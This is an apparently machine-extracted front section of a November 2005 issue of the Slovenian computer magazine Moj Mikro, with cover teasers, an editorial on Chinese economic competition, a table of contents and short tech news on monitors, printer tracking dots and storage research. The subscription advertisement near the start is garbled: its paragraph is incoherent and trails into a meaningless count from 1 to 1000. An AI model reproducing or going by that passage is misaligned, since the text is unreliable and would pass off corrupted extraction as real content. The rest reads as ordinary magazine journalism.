

november 2005
številk 11, letnik 21
cena 980 SIT

MOJ MIKRO

NE UGAŠATE RAČUNALNIKA - MECETE DENAR SKOZ OKNO?

Izmerili smo, koliko nam računalnik poveča mesečni račun za elektriko. Naš izračun je pokazal, da strošek ni zanemarljiv! Kako se temu izogniti, kako narediti lasten sončni generator in podrobneje o gorivnih celicah, ki prihajajo na trg.

[Stran 18](#)

◆ DRUŽINA ATI X1000 ◆

Kako se nove grafične kartice obnesejo v primerjavi s konkurenco. Rezultati so zgovorni. [Stran 54](#)

◆ SE JE V LETU DNI KAJ SPREMEMILO? ◆

Kaj bo evropska direktiva o hranjenju podatkov pomenila za tiste, ki še vedno kradejo spletno glasbo ali filme? Kaj je glavni razlog, da filmov (še) ne moremo kupovati, kot lahko spletno glasbo? [Stran 25](#)

◆ TISKALNIKI PREPOCENI, KARTUŠE PREDRAGE? ◆

Pripravljajo standardizacijo, ki bo zaščitila porabnike in odpravila težave uporabe »neoriginalnih«
kartuš. Lahko pričakujemo tudi znižanje cen kartuš za brizgalne tiskalnike? [Stran 30](#)

◆ HEKERSKE METODE ◆

Onemogočanje strežnika Windows 2000. Kako napad učinkuje in kaj je mogoče ukreniti? [Stran 38](#)

◆ ZELO PRAKTIČNO ◆

Kako defragmentiranje diska resnično pospeši delovanje računalnika. [Stran 80](#)

Uskladitev filma in podnapisov spajanje in ločevanje podnapisov. [Stran 82](#)

Izkoristite »odvečni«
ISDN za dostop na internet med vikendi za 400 tolarjev na mesec. [Stran 84](#)

Naredite si lastni analogni filter CATV. [Stran 86](#)

Sam svoj mojster: poceni do dobrin analognega sveta. [Stran 88](#)

MOJ MIKRO



Pohitite, daril je omejeno število!

Celoletna naročnina
(11 števk): 10.780 SIT

Pokličite ob delavnih
od 8. do 16. ure ali pustite naročilo
na glasovni pošti:

01/ 473 81 35,

01/ 473 81 24,

pošljite faks: 01/ 473 82 53

ali e-mail na narocnina@delo-rovjje.si


Revija vsebuje več kot 100 strani. Pri izbiri naročnega naročila boste prejeli poljubno eno podarjeno naročilo in dodatno leto z 20% popustom. Če naročila boste prejeli tudi našo darilno številko, ki jo lahko uporabite o delavnih dneh pri naročnem oddelku, boste lahko prejeli po pošti po želji našo darilno številko. Darilno številko ne darilo je omejeno število. Darilo številko boste prejeli ob prejemu pošiljke. Lahko pa, po preveritvi volje v posredni prodaji Dolo Rovjje, darilno številko, številko 3, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 258, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 270, 271, 272, 273, 274, 275, 276, 277, 278, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289, 290, 291, 292, 293, 294, 295, 296, 297, 298, 299, 300, 301, 302, 303, 304, 305, 306, 307, 308, 309, 310, 311, 312, 313, 314, 315, 316, 317, 318, 319, 320, 321, 322, 323, 324, 325, 326, 327, 328, 329, 330, 331, 332, 333, 334, 335, 336, 337, 338, 339, 340, 341, 342, 343, 344, 345, 346, 347, 348, 349, 350, 351, 352, 353, 354, 355, 356, 357, 358, 359, 360, 361, 362, 363, 364, 365, 366, 367, 368, 369, 370, 371, 372, 373, 374, 375, 376, 377, 378, 379, 380, 381, 382, 383, 384, 385, 386, 387, 388, 389, 390, 391, 392, 393, 394, 395, 396, 397, 398, 399, 400, 401, 402, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500, 501, 502, 503, 504, 505, 506, 507, 508, 509, 510, 511, 512, 513, 514, 515, 516, 517, 518, 519, 520, 521, 522, 523, 524, 525, 526, 527, 528, 529, 530, 531, 532, 533, 534, 535, 536, 537, 538, 539, 540, 541, 542, 543, 544, 545, 546, 547, 548, 549, 550, 551, 552, 553, 554, 555, 556, 557, 558, 559, 560, 561, 562, 563, 564, 565, 566, 567, 568, 569, 570, 571, 572, 573, 574, 575, 576, 577, 578, 579, 580, 581, 582, 583, 584, 585, 586, 587, 588, 589, 590, 591, 592, 593, 594, 595, 596, 597, 598, 599, 600, 601, 602, 603, 604, 605, 606, 607, 608, 609, 610, 611, 612, 613, 614, 615, 616, 617, 618, 619, 620, 621, 622, 623, 624, 625, 626, 627, 628, 629, 630, 631, 632, 633, 634, 635, 636, 637, 638, 639, 640, 641, 642, 643, 644, 645, 646, 647, 648, 649, 650, 651, 652, 653, 654, 655, 656, 657, 658, 659, 660, 661, 662, 663, 664, 665, 666, 667, 668, 669, 670, 671, 672, 673, 674, 675, 676, 677, 678, 679, 680, 681, 682, 683, 684, 685, 686, 687, 688, 689, 690, 691, 692, 693, 694, 695, 696, 697, 698, 699, 700, 701, 702, 703, 704, 705, 706, 707, 708, 709, 710, 711, 712, 713, 714, 715, 716, 717, 718, 719, 720, 721, 722, 723, 724, 725, 726, 727, 728, 729, 730, 731, 732, 733, 734, 735, 736, 737, 738, 739, 740, 741, 742, 743, 744, 745, 746, 747, 748, 749, 750, 751, 752, 753, 754, 755, 756, 757, 758, 759, 760, 761, 762, 763, 764, 765, 766, 767, 768, 769, 770, 771, 772, 773, 774, 775, 776, 777, 778, 779, 780, 781, 782, 783, 784, 785, 786, 787, 788, 789, 790, 791, 792, 793, 794, 795, 796, 797, 798, 799, 800, 801, 802, 803, 804, 805, 806, 807, 808, 809, 810, 811, 812, 813, 814, 815, 816, 817, 818, 819, 820, 821, 822, 823, 824, 825, 826, 827, 828, 829, 830, 831, 832, 833, 834, 835, 836, 837, 838, 839, 840, 841, 842, 843, 844, 845, 846, 847, 848, 849, 850, 851, 852, 853, 854, 855, 856, 857, 858, 859, 860, 861, 862, 863, 864, 865, 866, 867, 868, 869, 870, 871, 872, 873, 874, 875, 876, 877, 878, 879, 880, 881, 882, 883, 884, 885, 886, 887, 888, 889, 890, 891, 892, 893, 894, 895, 896, 897, 898, 899, 900, 901, 902, 903, 904, 905, 906, 907, 908, 909, 910, 911, 912, 913, 914, 915, 916, 917, 918, 919, 920, 921, 922, 923, 924, 925, 926, 927, 928, 929, 930, 931, 932, 933, 934, 935, 936, 937, 938, 939, 940, 941, 942, 943, 944, 945, 946, 947, 948, 949, 950, 951, 952, 953, 954, 955, 956, 957, 958, 959, 960, 961, 962, 963, 964, 965, 966, 967, 968, 969, 970, 971, 972, 973, 974, 975, 976, 977, 978, 979, 980, 981, 982, 983, 984, 985, 986, 987, 988, 989, 990, 991, 992, 993, 994, 995, 996, 997, 998, 999, 1000.

darilo



Optična miška Typhoon
USB/PS2





in dejstvo je

Eksperti nacionalne varnosti
za pomoč pokličejo
Sophos.

[Redacted text block consisting of multiple lines of grey bars]

SOPHOS
SOPHOS ANTI-VIRUS





»KINEZI RADE ZA NAS«

Piše: Marjan Kodolja marjan.kodolja@mojmikro.si

The Gastrbajters so v osemdesetih peli »Rade Japanci za nas«. Češ, mi se hecamo, oni delajo in vsem nam je lepo. Dvajset let pozneje so se časi spremenili. Vsa zadeva se je preselila malce zahodnjeje in Japoncem so delo prevzeli Kitajci – ali Kinezi, da ostanemo v rimi in originalnem jeziku. Ja, ti Kitajci so pa od sile. Postajajo prava »strašila« za male ljudi. »Če ne boste pridni, bodo pa Kitajci prišli«. V devetih mesecih 9,5-odstotna gospodarska rast. Uh!

Naša nebuloza je, da nas z »rumenim ljudstvom«, ki še vedno trdno verjame Marxovim, Leninovim in Maovim pridigam, ne strašijo zgolj naši politiki, temveč vse pogosteje tudi oni iz Evrope. »Če ne boste pridni in pametni, delali več, znali več in bili plačani manj, še tega ne boste imeli, kar imate danes.« In danes imamo razmeroma veliko, nam pravijo. In ker imamo veliko, nam želijo tudi več vzeti, mi pa, jasno, o čem takem niti pomisliti ne želimo. Nam gre res tako dobro, da nam bo kmalu šlo še slabše? V danes tako zaničevanem bivšem sistemu so nam vsaj govorili, da naj potrpiamo, saj delamo za »blistavo bodočnost«. Eni so že tam, drugi morda tja še pridemo, večina, pa kot kaže, tja nikoli ne bo prišla. Za narodov blagor in za dobre vrstivte na različnih mednarodnih lestvicah bomo morali marsikaj žrtvovati. Tudi kakovost življenja. In kot je dejal naš znani politik: »Nikoli ne bo več tako, kot je bilo.«

Ko nam pravijo, da nam bodo kaj vzeli, zaboli. Še toliko bolj, če nam na drugi strani ne povedo, kaj bomo zaradi tega pridobili, in nam raje prodajajo meglo. Jasno in razumljivo, za vse »kaste« ljudi, in ne zgolj za tiste, ki so se v življenju naučili brati med vrsticami. Naši politiki s tem kažejo s prstom na Finsko, Estonijo, Irsko in še koga. Irska je zanimiva, saj se je iz dežele škrtov, krompirja in Guinnessa prelevila v rajsko zeleno oazo informacijske tehnologije. Lepo, a nekaj kljub vsemu pozabijo povedati, predvsem to, kar nam je že pred leti povedal predstavnik tamkajšnje agencije za tuja vlaganja: Če Irska ne bi vstopila v EU, če geografsko ne bi bila tam, kjer je, če ne bi imela 40 milijonov razseljencev in če tam ne bi govorili angleško, potem bi bili še vedno tam, kjer so bili. Drugič. Irska je pred desetletji sklenila pakt z vsemi predstavniki ljudstva. Dragi moji, ne bo rasti plač, ne bo tega ali onega, ker boste čez 10 let zaradi tega dobili to in to. Torej jasno, razumljivo in preverljivo. Hkrati je Irska molzla oziroma še molze EU, kjer se le da – pametno so definirali svoje regije in zato so še vedno upravičeni do ogromne pomoči, pa čeprav so ena najbogatejših evropskih držav. Privoščim jim, saj so delali pametno. Niso gradili avtocest s svojim denarjem, in še tistih nekaj kilometrov, ki jih danes imajo, jim je v 85 odstotkih sofinanciral EU. Drugi primer, Estonija, je tudi zanimiva država. Se je kdo kdaj vprašal, zakaj je tako uspešna in ima tako hitro rast, drugi dve baltski mikrodržavici, ki sta imeli pred desetletjem enaki izhodišči, pa ne. Nekaj prstov ima vmes prav gotovo politika s pametnimi odločitvami, morda tudi preprost davčni sistem. A glavni razlog leži nekoliko severneje. Finci imajo radi Estonce. Geografsko, jezikovno in kulturno so si blizu. Finska ve, kaj pomeni biti dolgo pod »škornjem tujca«, saj so bili dolgo časa pod Švedsko prevlado, zato Estoniji pomaga. Vlaga v tamkajšnje gospodarstvo in pošilja svoje ljudi preko morja, da tam veliko trošijo. Pa ne le alkohola.

Za grožnje so odločili tudi evropski politiki. Govorijo nam, da je največja grožnja Evropi daleč za vzhodu. Kitajska s svojim človeškim potencialom – beri: predvsem s skoraj suženjskim načinom dela. Kitajska veliko denarja usmerja v razvoj in znanje svojih ljudi, kar jim ni težko, saj naj bi bil letošnji trgovinski presežek težak vrtoglavih 100 milijard dolarjev. Da je temu tako, so predvsem kriva zahodna podjetja, ki so pač radi lastniki suženjske delovne sile. Vse, kar je lahko na Kitajskem ceneje – in ko je ceneje, je ceneje za nekaj konkretnih faktorjev –, so preselili tja. Kitajci se držijo pregovora: Ne daj lačnemu rib, nauči ga ribariti, da bo lahko sam zase poskrbel. Kitajci se tega še kako držijo, pa čeprav so sami prejemniki »rib«. Le prinesite tehnologijo in »know how«, bomo vse do potankosti preučili in nato začeli delati sami. In delavci v zahodni tekstilni industriji izgubljajo tla pod nogami. Jasno mi je, da ne bi bilo prav zavestno držati nekoga pod vodo in mu onemogočiti razvoja, pa čeprav to nekateri veselo počnejo z Afriko, a vseeno, jamo smo si skopali sami s svojim pohlepom po velikih dobičkih.

Tepe nas globalizacija in to ne kar povprek, temveč takšna, ki temelji zgolj na ceneni delovni sili. Če bi hkrati težili k temu, da se v teh državah dvigne življenjska raven, da sprejmejo zahodna merila glede varstva okolja in človekovih pravic, potem najverjetneje Kitajci in Indijci ne bi delali za tako malo denarja. A tu smo že v politiki. Tega si namreč nihče niti ne želi. Dejstvo je namreč, da če bi Kitajci trošili toliko nafte na prebivalca, kot to počnejo Američani, bi obstoječe zaloge zadostovale zgolj za osem let! Kaj nam torej preostane? Pravijo, da vlaganje v znanje, s čimer bomo vedno korak pred konkurenco. A to je težko. In omejeno.

vsebina

november 2005, številka 11, letnik 21

18

ELEKTRIČNA PORABA

Zanimivo je, da marsikdo pozablja na stroške električne energije ter ob omembi le zamahne z roko, češ »naprave žrejo, kolikor pač žrejo, kaj pa tu morem ...«. Vrhunec varčevanja z električno energijo se marsikomu zdi že vestno ugašanje luči za seboj. Sami smo vzeli stvar resno in v pričujoči raziskavi vam bomo pokazali, koliko energije porabi kakšna naprava, predvsem pa kje so razlike med njimi, koliko nas to stane in kaj lahko naredimo. Poudarek smo seveda zadržali na računalniškem področju!



30

BODO BARVILA RES DOSTOPNEJŠA?

Da bi bilo težav v prihodnje čim manj, je evropska standardizacijska organizacija CEN (Comité Européen de Normalisation) tudi na pobudo izdelovalcev združitvenih kartuš začela postopek standardizacije barvil. V delovni skupini, ki je že pripravila osnutek standarda, so poleg izdelovalcev združitvenih kartuš tudi predstavniki neodvisnih ustanov in izdelovalcev originalnih kartuš. Povsem jasno je, da bo standard zgolj kompromis, zato je njegova glavna naloga, da zagotovi varno uporabo združitvenih črnih in barvil, torej takšno, ki ne bo poškodovala tiskalnikov ali negativno vplivala na zdravje uporabnikov.



Naslovnica:
Alan Orlič

AKTUALNO

- 6 Novice
- 17 V precepu
- 18 Koliko elektrike porabi računalnik?
- 20 Prihajajo gorivne celice
- 22 Kako izdelati sončni generator

KONKRETNO

- 24 Požarni zid in (ne)varna spletna trgovina
- 25 Pregon nelegalnega prenosa vsebin
- 27 Splet 2.0
- 29 Socializacija spletnih uporabnikov
- 30 Standardizacija barvil
- 32 Slovenija raj za spletne oglaševalce
- 34 E-novice kot marketinško orodje
- 38 Onemogočanje strežnika Windows 2000
- 44 Microsoftove štipendije za ustvarjalne študente

PODROBNEJE 0: Ploski monitorji in televizorji

- 46 Primerjava s CRT-monitorji
- 50 Da boste vedeli, kaj kupujete
- 51 Prihodnost ploskih monitorjev
- 52 Je ploski televizor že zrel za nakup?

PREIZKUSILI SMO

- 54 ATI X1000
- 56 BenQ DV3250
Xoro HTL 2711W
Gericom GTV 2702
- 57 Dell 2001FP
AOC LM 2028
Dell Latitude X1
- 58 Canon Pixma iP5200
Olympus WS-200s in WS-100
Olympus WS-320 M
- 60 Epson Perfection 4990 Photo
ATI X800 GTO 256 MB
AverMedia AverVison 130
- 61 TrendNET TEW-611BRP
TrendNET TK-EX2
- 62 Novi digitalni fotoaparati
- 66 Prenosni diski in pekači za fotografsko rabo
- 67 Zgodovina fotografije: Pentax
- 70 F-Secure Internet Security 2006
- 71 Panda Platinum 2006 Internet Security
- 72 Sibelius 4
- 74 Macromedia Fireworks 8
Dreamweaver 8
- 75 Ulead MediaStudio Pro 8
- 76 Igre Flash
- 77 Fahrenheit


V PRAKSI

- 78 Dimenzije in OLAP
- 80 Defragmentiranje diska
- 82 Spajanje in razdruževanje podnapisov
- 84 Izkoristimo »odvečni« ISDN
- 86 Analogni CATV-filter po domače
- 88 Poceni do dobrin analognega sveta
- 92 Nenehno na zvezi
- 95 Glasbena produkcija
- 96 Računalništvo in šah
- 97 Nagradna križanka

20

PRIHAJAJO GORIVNE CELICE

Teoretične osnove gorivnih celic so znane že več kot sto let. In če civilizacija ne bi bila tako »preklete« odvisna od nafte in naftnih lobijev, bi verjetno že zdavnaj našle pot do uporabnikov. Tako pa se je razvoj celic prekinil in šele zdaj, ko so se pojavile večje energetske zahteve mobilnih naprav in višje cene nafte, spet več govorijo o tej tehnologiji. Škoda, saj imajo gorivne celice, kot bomo videli, kar nekaj prednosti pred drugimi viri električne energije.



25

SE JE V LETU DNI KAJ SPREMEMILO?


Evropska komisija je (bo) objavila predlog direktive, ki zapoveduje operaterjem komunikacij, da podatke o svojih uporabnikih in njihovih dejanjih hranijo dlje časa. Po najbolj črnem scenariju naj bi bili med temi podatki tudi podatki o spletnih straneh (ali storitvah), ki jih uporabniki obiščejo. To pa ni več tako nedolžno in tudi »uporabno« le v namen boja proti terorizmu, ki naj bi bil edini razlog direktive. Takoj vsaj pravijo v Evropi in predvsem v državah, ki so že bile tarče napadov in ki se celo zavzemajo za izredno dolgo hranjenje teh podatkov. Celo do štiri leta, čeravno je Evropski parlament te zahteve že zavrnil, kot kaže, je verjetnejši čas enega leta.



46

CRT? KAJ JE ŽE TO?

Zadnjih nekaj let je v svetu računalnikov stalnica postopen prehod s CRT- na LCD-monitorje. Zaradi udobja, majhne porabe prostora in manj škodljivega vpliva na naše zdravje, predvsem na vid mimogrede pa so padle tudi cene.



KAZALO OGLAŠEVALCEV


ALP AGENCY 95
ALPRESS 97
ALTERNA 99
ANNI 7, 51
BAKUS 30, 31
CHS 59
DELO REVJE 2
ELKOTEX 53

EMAIL 85, 89
FUJI 65
IGMA 31
IZID 87
KASPERSKY 43
KFM 79
LESTRA 9
LUKVEL 64

MICROSOFT 73
MIKROPIS HOLDING 27, 100
MEDINET 11
MOBITEL 16
MOTIF 91
NETGEAR 14
NOVIFORUM 77
SLOGA TEAM 61

SOPHOS 3
TIFF 81
TP TRBOVLJE 13
ZAK 69
YELLOGISTICS 31, 71

NAJBOLJŠI MONITOR ZA 49 TISOČAKOV



Če imate nekoliko preveč denarja, natančneje **49 tisoč dolarjev** (žal ne tolarjev), potem ste pravi, da si omislite 37-palčni monitor **BrightSide DR-37P**. Večina današnjih LCD-zaslonov je omejenih pri prikazu slike in so torej neprimerni za nekatere zahtevnejše profesionalce. Še največja omejitev je **8-bitna barvna globina** posameznega barvnega razpona. Ker so LCD-zaslonski v bistvu monokromatska (enobarvna) tehnologija, je vsaka vidna pika pravzaprav **sestavljena iz treh pik**, ki imajo pred seboj različne **barvne filtre** (rdeč, zelen in moder). Z 8-bitno globino lahko za vsako barvo prikažemo do 255 odtenkov te barve, z njihovim medsebojnim »mešanjem« pa skupno do 16,7 milijona barv. Omenjeni novi zaslon podjetja BrightSide naj bi dosegal barvno reprodukcijo **16-bitne barvne globine**. Od tega sama LCD-matrika z standardno fluorescentno zadnjo osvetlavo zagotovi 8-bitno osvetlavo posamezne pike, dodatni svetlobni izvor v obliki LED-diod pa vsaki piki zagotavlja še dodatnih in dopolnilnih 8 bitov.

Tehnologijo so poimenovali **EDR** (Extreme Dynamic Range), z njo pa naj bi po prepričanju proizvajalca prikazal skoraj takšno sliko, kot jo vidimo, če se obrnemo in pogledamo skozi okno. Tako drage naprave, ki je obenem še omejene serije, verjetno ne bodo prodali v Slovenijo, zato se moramo namesto na preizkušnjo zanašati na uradne podatke. Največja svetilnost zaslona je **3000 kandel na kvadratni meter**, razmerje kontrasta pa zavidljivih **200.000 proti 1**. Zaslon lahko zaradi fine natančnosti osvetlitve prikaže popolno črno barvo (kar zaradi konstantne osvetlitve iz ozadja ni običaj pri današnjih LCD-zaslonih), torej na piki ne prepusti niti malo svetlobe. Kot gledanja je 170 stopinj, ločljivost zaslona pa 1920 x 1080 pik. Zaslon za delovanje porabi 1680 W električne energije, kar ni malo.

www.brightsidetech.com

LASERSKI TISKALNIKI KOT VOHUNI

Predvidevanja, da barvni laserski tiskalniki vsako izpisano stran **označijo z na oko nevidno in šifrirano kodo**, so bila potrjena in priznali so jih tako podjetje **Xerox** kot **ameriške tajne službe**. Dejstvo je, da koda obstaja ne toliko zaradi želja proizvajalcev kot zaradi konkretne **zahteve ameriške administracije**. Poleg Xeroxa so podobne kode našli še

pri nekaterih **drugih tiskalnikih** (celoten seznam, način šifriranja/dešifriranja in podrobnosti o tehnologiji najdete na spodaj navedeni spletni strani), nihče pa ne ve, kdaj so podjetja začela to prakso. Nekateri predvidevajo, da celo že pred desetimi leti. Koda obstaja zaradi preprečevanja ponarejanja denarja, vrednostnih papirjev oziroma katerihkoli drugih dokumentov. Tako naj bi bilo preprosteje najti ponarejevalca in ga obsoditi (nihče pa še ni slišal, da se koda kot dokaz že pojavila v kakšnem **sodnem postopku**). Načeloma takšna zaščita ni problematična, če smo uporabniki o njenem obstoju seznanjeni in je jasen tudi njen namen. Skrb zbujajo dejstva, da so obstoj kode **dolgo skrivali**, nato zaničali, in jo priznali šele zdaj, ko je vztrajnejšem uspelo dešifrirati kodo pri enem od Xeroxovih tiskalnikov. V tem primeru kodo sestavlja **vzorec rumenih pik** (vsaka je velika približno en milimeter), ki je viden le s **povečevalnim steklom in pod »modro svetlobo«**. Koda vsebuje podatke o **času in datumu nastanka** vsakega dokumenta ter **serijsko številko tiskalnika**, s katerim je bil dokument natisnjen. Kaj vsebujejo kode pri drugih tiskalnikih, si lahko le zamislimo. Lahko gre za podobne podatke, lahko pa je v kodo zapisano še kaj. Ker proizvajalec običajno ve, v katero državo je bil tiskalnik prodan, lahko sicer zelo na grobo, a vendarle določi geografsko mesto nastanka nekega dokumenta. Da ne govorimo o tem, da barvne laserske tiskalnike uporabljajo po svetu, med drugimi tudi državne službe, ki se jim niti ne sanja o označevanju dokumentov. Zanimivo orodje za ameriške vohunske organizacije, torej?

www.eff.org


ŠE ENO BIOMETRIČNO TIPALO?

Finski znanstveniki predlagajo zanimiv način, kako preprečiti **kraje mobilnih naprav**, med katerimi so tatovom daleč najzanimivejši **mobilni telefoni in prenosni računalniki**. Predlagajo, da bi v te naprave vdelali tipalo, ki bi zaznalo gibanje uporabnikov v tridimenzionalnem okolju – preprosto povedano, svojega lastnika bi prepoznal **po načinu hoje**. Preizkusi so pokazali, da je zanesljivost sistema 90-odstotna. Če naprava ne prepozna gibanje lastnika, zahteva vpis gesla, in če tat tega ne stori, se samodejno zaklene in postane zanj neuporabna.

DIGITALIZIRANI EVKLIDOVİ ELEMENTI


Evklid je okoli leta 300 pred našim štetjem napisal znamenito delo **Elementi** (Elements). V njem je zbral vse, do česar je antična Grčija prišla v dvesto letih na področju matematike. Predvsem izstopa način, kako je snov predstavljena. Najprej **matematična teorija** in nato njeno **dokazovanje**, kar je postalo zgled za marsikatero kasnejše znanstveno delo. Najstarejši še ohranjeni prepis Elementov na pergamentu iz leta 888 od leta 1804 hranijo v knjižnici Bodleian. Le redki posamezniki so imeli možnost, da so v živo videli to redko in predvsem dragoceno knjigo. Digitalizacija, pa ne Googlova, je tudi na tem področju prinesla napredek. Po skoraj letu dni dela je zdaj stari rokopis spremenjen v **digitalno obliko** in dostopen vsem na spodnjem spletnem naslovu. Žal ne brezplačno.

www.octavo.com



KJE SO MEJE MAGNETNEGA ZAPISA?

Švicarski znanstveniki so nekoliko premaknili praktične meje **gostote magnetnega zapisa na medije** – najbolj običajni so **trdi diski**. Uspelo jim je narediti mrežo »otokov« iz kobalta, ki s podlage iz enega kristala zlata v višino »štirlijo« le **za dva atoma**. »Otok« v nobenem primeru ne vpliva na svoje sosede, zato lahko v vsakega shranimo po en bit podatkov. Zanimiva je **gostota zapisa**, saj ta za faktor **200** odstopa od gostote najboljših današnjih trdih diskov. Na en kvadratni palec (6,45 kvadratnega centimetra) gre namreč 26 trilijonov otokov oziroma toliko bitov podatkov. Je pa ena velika težava pri vsej zadevi. Magnetne lastnosti so stabilne in torej primerne za pomnjenje **zgolj pri temperaturi -223 stopinj C**. Če je temperatura višja, pomnilnik ne deluje. Zato so nadaljnja prizadevanja znanstvenikov usmerjena v iskanje materialov, ki bi dopuščali takšne ali vsaj podobne lastnosti pri sobni temperaturi.



Pri tako visokih gostotah zapisa, pa tudi pri nekoliko nižjih gostotah, ki jih obljublja jo za naslednje generacije trdih diskov, bodo glave trdih diskov veliko bližje površini medija. Ker se te razdalje že zdaj merijo v nanometrih, bodo v bodoče zahteve po »gladki« površini še izrazitejše. Raziskovalci univerze v Cambridge so dosegli, kako narediti izredno gladko, diamantu podobno plast ogljika, ki naj bi te težave odpravila.

<http://ipn2.epfl.ch/LNS/index.htm>

NAVIGACIJSKA ZAPESTNICA

